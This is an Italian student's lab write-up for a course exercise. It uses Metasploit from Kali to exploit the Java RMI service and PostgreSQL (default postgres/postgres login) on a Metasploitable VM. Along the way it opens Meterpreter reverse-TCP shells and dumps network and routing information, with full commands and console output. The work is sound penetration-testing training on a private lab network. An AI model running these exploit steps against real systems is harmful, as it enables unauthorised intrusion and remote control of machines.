Progetto Settimanale S7/L5 **Alessio Forli**

Esercizio 1

Sfruttare la vulnerabilità sulla porta 1099 – Java RMI (sulla macchina Metaspoitable).
Utilizzare Kali come macchina attaccante, ottenere una sessione di Meterpreter.


Requisiti:

-La macchina attaccante (Kali) deve avere il seguente indirizzo IP : 192.168.75.111
-La macchina vittima (Metaspoitable) deve avere il seguente indirizzo IP : 192.168.75.112
-Una volta ottenuta una sessione remota Meterpreter raccogliere le seguenti evidenze:


1) **Configurazione di Rete**
2) **Informazioni sulla Tabella di routing della macchina vittima**

Fase 1 – Configurazione Network e Port Scanning

Aprire la configurazione del network dalla macchina Metaspoitable:
sudo nano /etc/network/interfaces
Modificare la configurazione come richiesto. (“Ctrl + x” poi premere “y” e digitare “invio” per salvare le modifiche).




Modificare la configurazione della macchina kali.




Controllare che ci sia comunicazione tra una macchina e l'altra:

ping 192.168.75.112 (da Kali a Metaspoitable)



Controlliamo lo stato della porta da hackerare:


nmap -A -p 1099 192.168.75.112



Fase 2 – Exploit

Avviamo Metasploit sulla macchina Kali:


msfconsole



Cerchiamo l'exploit e selezioniamo quello più adatto:

search java_rmi

use 1



Controlliamo nelle opzioni se ci sono dei parametri che vanno configurati:

show options

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-m
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be a
                                         n on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Configuriamo i parametri che abbiamo riscontrato esser richiesti e per sicurezza controlliamo nuovamente le opzioni.

set rhost 192.168.75.112

show options

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.75.112
rhost => 192.168.75.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the pay
   RHOSTS     192.168.75.112   yes       The target host(s), see https://docs.metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen o
                                         n on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is ra
   URIPATH                     no        The URI to use for this exploit (default is ran


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Controlliamo i payloads disponibili per questo exploit (anche se già di default ce ne imposterebbe uno che potrebbe funzionare):
show payloads

```
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_aws_instance_connect                         normal  No     Unix SSH Shell, Bind Instance Connect (via AWS API)
   1   payload/generic/custom                                             normal  No     Custom Payload
   2   payload/generic/shell_bind_aws_ssm                                 normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                                     normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                                  normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                                       normal  No     Interact with Established SSH Connection
   6   payload/java/jsp_shell_bind_tcp                                    normal  No     Java JSP Command Shell, Bind TCP Inline
   7   payload/java/jsp_shell_reverse_tcp                                 normal  No     Java JSP Command Shell, Reverse TCP Inline
   8   payload/java/meterpreter/bind_tcp                                  normal  No     Java Meterpreter, Java Bind TCP Stager
   9   payload/java/meterpreter/reverse_http                              normal  No     Java Meterpreter, Java Reverse HTTP Stager
   10  payload/java/meterpreter/reverse_https                             normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   11  payload/java/meterpreter/reverse_tcp                               normal  No     Java Meterpreter, Java Reverse TCP Stager
   12  payload/java/shell/bind_tcp                                        normal  No     Command Shell, Java Bind TCP Stager
   13  payload/java/shell/reverse_tcp                                     normal  No     Command Shell, Java Reverse TCP Stager
   14  payload/java/shell_reverse_tcp                                     normal  No     Java Command Shell, Reverse TCP Inline
   15  payload/multi/meterpreter/reverse_http                             normal  No     Architecture-Independent Meterpreter Stage, Reverse
Architectures)
   16  payload/multi/meterpreter/reverse_https                            normal  No     Architecture-Independent Meterpreter Stage, Reverse
 Architectures)
```

Noi vorremmo ottenere una sessione remota Meterpreter, quindi proviamo a settarne uno di quelli evidenziati nell'immagine precedente (come già detto, già di default avremmo un payload settato, ed è anche quello che preferisco testare per primo perché la connessione reverse è di norma migliore di quella bind, faccio comunque finta che non sia già settato per evidenziare ogni passaggio che vado a svolgere).
set payload 11

```
msf6 exploit(multi/misc/java_rmi_server) > set payload 11
payload ⇒ java/meterpreter/reverse_tcp
```

Controllo le opzioni per configurare altri eventuali parametri:
show options

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload
   RHOSTS     192.168.75.112   yes       The target host(s), see https://docs.metasploit.com/
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. Th
                                         n on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is random
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Fase 3 Meterpreter

Dopo aver riscontrato che non ci sono altri parametri da configurare procediamo a lanciare l'exploit.

exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/G1M6kF4OBj5rWSk
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header...
[*] 192.168.75.112:1099 - Sending RMI Call...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:57684) at 2024-07-12 03:59:25 -0400

meterpreter >
```

Arrivati a questo punto come possiamo vedere dall'immagine precedente abbiamo aperto una sessione di meterpreter, procediamo quindi ad ottenere la configurazione di rete e le informazioni sulla tabella di routing della macchina vittima (metaspoitable).

ipconfig

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feb2:cbf0
IPv6 Netmask : ::
```

route

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask         Gateway  Metric  Interface
    ------           -------         -------  ------  ---------
    127.0.0.1        255.0.0.0       0.0.0.0
    192.168.75.112   255.255.255.0   0.0.0.0

IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:feb2:cbf0  ::       ::
```

Esercizio 2


Sfrutta la vulnerabilità nel servizio PostgreSQL di Metaspoitable 2.

Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.

Le nostre 2 macchine: Kali e Metaspoitable, sono già pronte dall'esercizio precedente, manterremo quindi le stesse configurazioni.


Come prima cosa quindi determiniamo su quale porta è attivo il servizio PostgreSQL di cui vogliamo sfruttare la vulnerabilità.

nmap -sV -p- 192.168.75.112



Una volta determinato che il servizio PostgreSQL è attivo sulla porta 5432, avviamo Metasploit sulla macchina Kali:

msfconsole



Cerchiamo l'exploit e selezioniamo quello più adatto:

search postgre

use 13

```
msf6 > search postgre

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                    normal     No     Authentication Capture: PostgreSQL
   1   post/linux/gather/enum_users_history                                   normal     No     Linux Gather User History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Passwor
wFetchServlet.dat SQL Injection
   3   exploit/windows/misc/manageengine_eventlog_analyzer_rce  2015-07-11       manual     Yes    ManageEngine EventLog Analyzer Remote
   4   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvan
.cc Pro SQL Injection
   5   auxiliary/analyze/crack_databases                                      normal     No     Password Cracker: Databases
   6   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command E
   7   exploit/multi/postgres/postgres_createlang            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   8   auxiliary/scanner/postgres/postgres_dbname_flag_injection              normal     No     PostgreSQL Database Name Command Line
   9   auxiliary/scanner/postgres/postgres_login                              normal     No     PostgreSQL Login Utility
   10  auxiliary/admin/postgres/postgres_readfile                             normal     No     PostgreSQL Server Generic Query
   11  auxiliary/admin/postgres/postgres_sql                                  normal     No     PostgreSQL Server Generic Query
   12  auxiliary/scanner/postgres/postgres_version                            normal     No     PostgreSQL Version Probe
   13  exploit/linux/postgres/postgres_payload               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Executio
   14  exploit/windows/postgres/postgres_payload             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Paylo
   15  auxiliary/scanner/postgres/postgres_hashdump                           normal     No     Postgres Password Hashdump
   16  auxiliary/scanner/postgres/postgres_schemadump                         normal     No     Postgres Schema Dump
   17  auxiliary/admin/http/rails_devise_pass_reset          2013-01-28       normal     No     Ruby on Rails Devise Authentication Pa
   18  exploit/multi/http/rudder_server_sqli_rce             2023-06-16       excellent  Yes    Rudder Server SQLI Remote Code Executi
   19  post/linux/gather/vcenter_secrets_dump                2022-04-15       normal     No     VMware vCenter Secrets Dump
```

```
msf6 > use 13
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
```

Controlliamo nelle opzioni se ci sono dei parametri che vanno configurati:

show options

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave b
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Configuriamo i parametri che abbiamo riscontrato esser richiesti e per sicurezza controlliamo nuovamente le opzioni (configuriamo anche i parametri relativi al payload perché andiamo ad utilizzare il payload che ha impostato di default)

set rhost 192.168.75.112

set lhost 192.168.75.111

show options

```
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.75.112
rhost => 192.168.75.112
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
lhost => 192.168.75.111
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave b
   RHOSTS    192.168.75.112   yes       The target host(s), see https://docs.metasploit.
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Dopo aver riscontrato che non ci sono altri parametri da configurare procediamo a lanciare l'exploit.

run

```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/ITcKMYuM.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:34054) at 2024-07-12 04:44:48 -0400

meterpreter >
```

Arrivati a questo punto abbiamo ottenuto la sessione di meterpreter che volevamo, per conferma eseguiamo un comando di meterpreter per determinare se siamo dentro la macchina vittima.

ipconfig

```
meterpreter > ipconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:b2:cb:f0
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feb2:cbf0
IPv6 Netmask : ffff:ffff:ffff:ffff::
```